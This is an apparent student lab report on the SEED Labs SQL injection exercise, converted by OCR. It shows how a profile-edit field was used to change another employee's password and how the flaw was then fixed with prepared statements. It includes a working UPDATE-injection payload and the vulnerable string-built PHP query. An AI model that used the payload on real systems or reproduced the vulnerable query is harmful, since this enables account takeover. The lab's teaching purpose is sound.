
Address: Address

Phone Number: PhoneNumber

Password: Password

Save

Copyright © SEED LABs



```
mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+----------+------
-------+---------+-------+----------+-----------------
-------------------------+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password
                        |
+----+------+-------+--------+-------+----------+------
-------+---------+-------+----------+-----------------
-------------------------+
|  2 | Boby | 20000 |  29999 | 4/20  | 10213352 |
```

Task 3.3: Modify other people's password


In this task, we will use SHA1 hash function to generate the hash value of password.

Login into Alice's account → Edit Profile → Enter
,' Password=sha1('Boby') where Name='Boby' # → logout

Then, we will try logging in into Boby's account using the original password seedboby. We fail to access it which means the password has been changed.

Now, we will use the new password **Boby** that we changed through sha1 technique.

We checked the show password prompt and were able to confirm that new password **Boby.** We also confirmed it through the saved logins page in preferences and command line.



Alice's Profile Edit

NickName ,' Password=sha1('Boby


Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Copyright © SEED LABs




Employee Profile Login

USERNAME boby

PASSWORD •••••••••


Login

Copyright © SEED LABs



The account information your provide does not exist.

Go back



Would you like Firefox to save this login for seedlabsqlinjection.com?


Boby

Boby

☑ Show password

Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs




Saved Logins

Search

Logins for the following sites are stored on your computer

Site	Username	Password	Last Changed
http://www.seedlabsqlin…	Boby	Boby	Apr 16, 2021



```
mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+----------+------
-------+---------+-------+----------+------------------
-------------------------+
| ID | Name | EID   | Salary | birth | SSN      | Phone
Number | Address | Email | NickName | Password
                         |
+----+------+-------+--------+-------+----------+------
-------+---------+-------+----------+------------------
-------------------------+
|  2 | Boby | 20000 |  29999 | 4/20  | 10213352 |
       |         |       |          | 825de4dcc88082cd4
340cc7673364b8bbc90f37f |
+----+------+-------+--------+-------+----------+------
-------+---------+-------+----------+------------------
-------------------------+
1 row in set (0.00 sec)

mysql> 
```

Task 4: Countermeasure — Prepared Statement

To turn on the countermeasures and allow for safe access in the employee management page, we go to **cd /var/ww/SQLInjection/**
Then open both **safe_home.php** and **unsafe_home.php**.


We **delete the normal sql query** in unsafe_home.php and **add the prepared statement** present in the safe_home.php

Following is the deleted part of unsafe_home.php


```
// Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . ']\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
    $email = $json_a[0]['email'];
    $pwd = $json_a[0]['Password'];
    $nickname = $json_a[0]['nickname'];
```

Now, we will try login into the Admin's page using the earlier hashed password method. We fail to access the page because in the current unsafe_home.php, there is an input **prompt ? present** which will need the exact data present in the database table to authenticate and start the session.


Hence, we successfully fixed the vulnerability.



